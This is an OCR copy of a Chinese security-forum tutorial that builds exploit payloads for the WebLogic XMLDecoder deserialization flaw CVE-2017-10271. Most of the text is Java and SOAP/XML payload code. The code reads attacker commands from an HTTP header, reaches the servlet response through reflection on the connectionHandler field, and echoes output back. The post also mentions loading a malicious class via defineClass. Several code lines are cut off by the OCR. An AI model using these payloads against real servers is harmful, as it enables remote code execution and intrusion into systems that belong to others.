
```
((ServletRequestImpl) this.getCurrentWork()).getResponse().getWriter().write("")
```

再者要解决接受参数的问题，这个比较简单，因为接受参数就在返回函数的附近。从header头lufei接受参数。

```
((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getCurrentWork()).getHead
```

整合起来

```
String lfcmd = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.ExecuteThread)Thread.currentThread()).getCurrent
weblogic.servlet.internal.ServletResponseImpl response = ((weblogic.servlet.internal.ServletRequestImpl)((weblogic.work.Execut
weblogic.servlet.internal.ServletOutputStreamImpl outputStream = response.getServletOutputStream();
outputStream.writeStream(new weblogic.xml.util.StringInputStream(lfcmd));
outputStream.flush();
response.getWriter().write("");
```




12.1.3回显构造

```
<void class="java.lang.Thread" method="currentThread">
   <void method="getCurrentWork">
       <void method="getResponse">
           <void method="getServletOutputStream">
               <void method="writeStream">
                   <object class="weblogic.xml.util.StringInputStream"><string>2222222222</string></object>
               </void>
               <void method="flush"/>
           </void>
           <void method="getWriter"><void method="write"><string></string></void></void>
       </void>
   </void>
</void>
```

发现拿前面的回显不能用了。在cmd窗口报错显示`java.lang.NoSuchMethodException:<unbound>=ContainerSupportProviderImpl$WlsRequestExecutor.getResponse();`。我们在response下断点，然后关注是否在`weblogic.work.ExecuteT`

发现`getCurrentWork`获取的是`ContainerSupportProviderImpl$WlsRequestExecutor`类，这个类没有getResponse函数。

但是在`ContainerSupportProviderImpl$WlsRequestExecutor`类发现里面有一个属性，是能够获取到response的。



但是这个connectionHandler并没有getter，所以无法使用property="connectionHandler"属性，只能通过反射的方式去获取。只要能够getResponse后面流程差不多。

```
java.lang.reflect.Field field = ((weblogic.servlet.provider.ContainerSupportProviderImpl.WlsRequestExecutor)this.getCurrentWor
field.setAccessible(true);
HttpConnectionHandler httpConn = (HttpConnectionHandler) field.get(this.getCurrentWork());
httpConn.getServletRequest().getResponse().getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream("xxxxx
```

转成xml

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Header>
   <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
       <java>
           <void class="java.lang.Thread" method="currentThread">
               <void method="getCurrentWork" id="current_work"></void>
           </void>

            <void class="java.lang.Thread" method="currentThread">
               <void method="getCurrentWork">
                   <void method="getClass">
                       <void method="getDeclaredField" id="field"><string>connectionHandler</string></void>
                   </void>
               </void>
           </void>

           <object idref="field">
               <void method="setAccessible">
                   <boolean>true</boolean>
               </void>
               <void method="get" id="http_conn">
                   <object idref="current_work"></object>
               </void>
           </object>

           <object idref="http_conn">
                <void method="getServletRequest">
               <void method="getResponse">
                   <void method="getServletOutputStream">
                       <void method="writeStream">
                           <object class="weblogic.xml.util.StringInputStream"><string>33333333333333</string></object>
                       </void>
                       <void method="flush"/>
                   </void>
                   <void method="getWriter"><void method="write"><string></string></void></void>
               </void>
               </void>
           </object>

       </java>
   </work:WorkContext>
   </soapenv:Header>
   <soapenv:Body/>
</soapenv:Envelope>
```

进行简化

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Header>
   <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
       <java>
           <void class="java.lang.Thread" method="currentThread">
               <void method="getCurrentWork" id="current_work">
                   <void method="getClass">
                       <void method="getDeclaredField">
                           <string>connectionHandler</string>
                               <void method="setAccessible"><boolean>true</boolean></void>
                           <void method="get">
                               <object idref="current_work"></object>
```

```
                                <void method="getServletRequest">
                                    <void method="getResponse">
                                        <void method="getServletOutputStream">
                                            <void method="writeStream">
                                                <object class="weblogic.xml.util.StringInputStream"><string>lufei test</string>
                                                </void>
                                            <void method="flush"/>
                                            </void>
                                        <void method="getWriter"><void method="write"><string></string></void></void>
                                        </void>
                                    </void>
                                </void>
                            </void>
                        </void>
                    </void>
                </void>
            </java>
    </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body/>
</soapenv:Envelope>
```

defineClass

最后一步，使用defineclass还原恶意class，这个类比较好的是可以把一个类变成一个模块，到处使用，非常nice。当然也可以不用这个类。我这里直接转成了base64，因为

参考

defineClass在java反序列化当中的利用

shack2 CVE-2017-10271反序列化工具

上一篇：Windows 平台反调试相关的技... 下一篇：通过Skype Web插件和Qt ...

1. 2 条回复

阿凡提 2019-06-02 10:15:46

师傅nb，学到不少

0 回复Ta

一瞬间g3t 2019-06-03 10:35:22

大佬np，膜拜了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板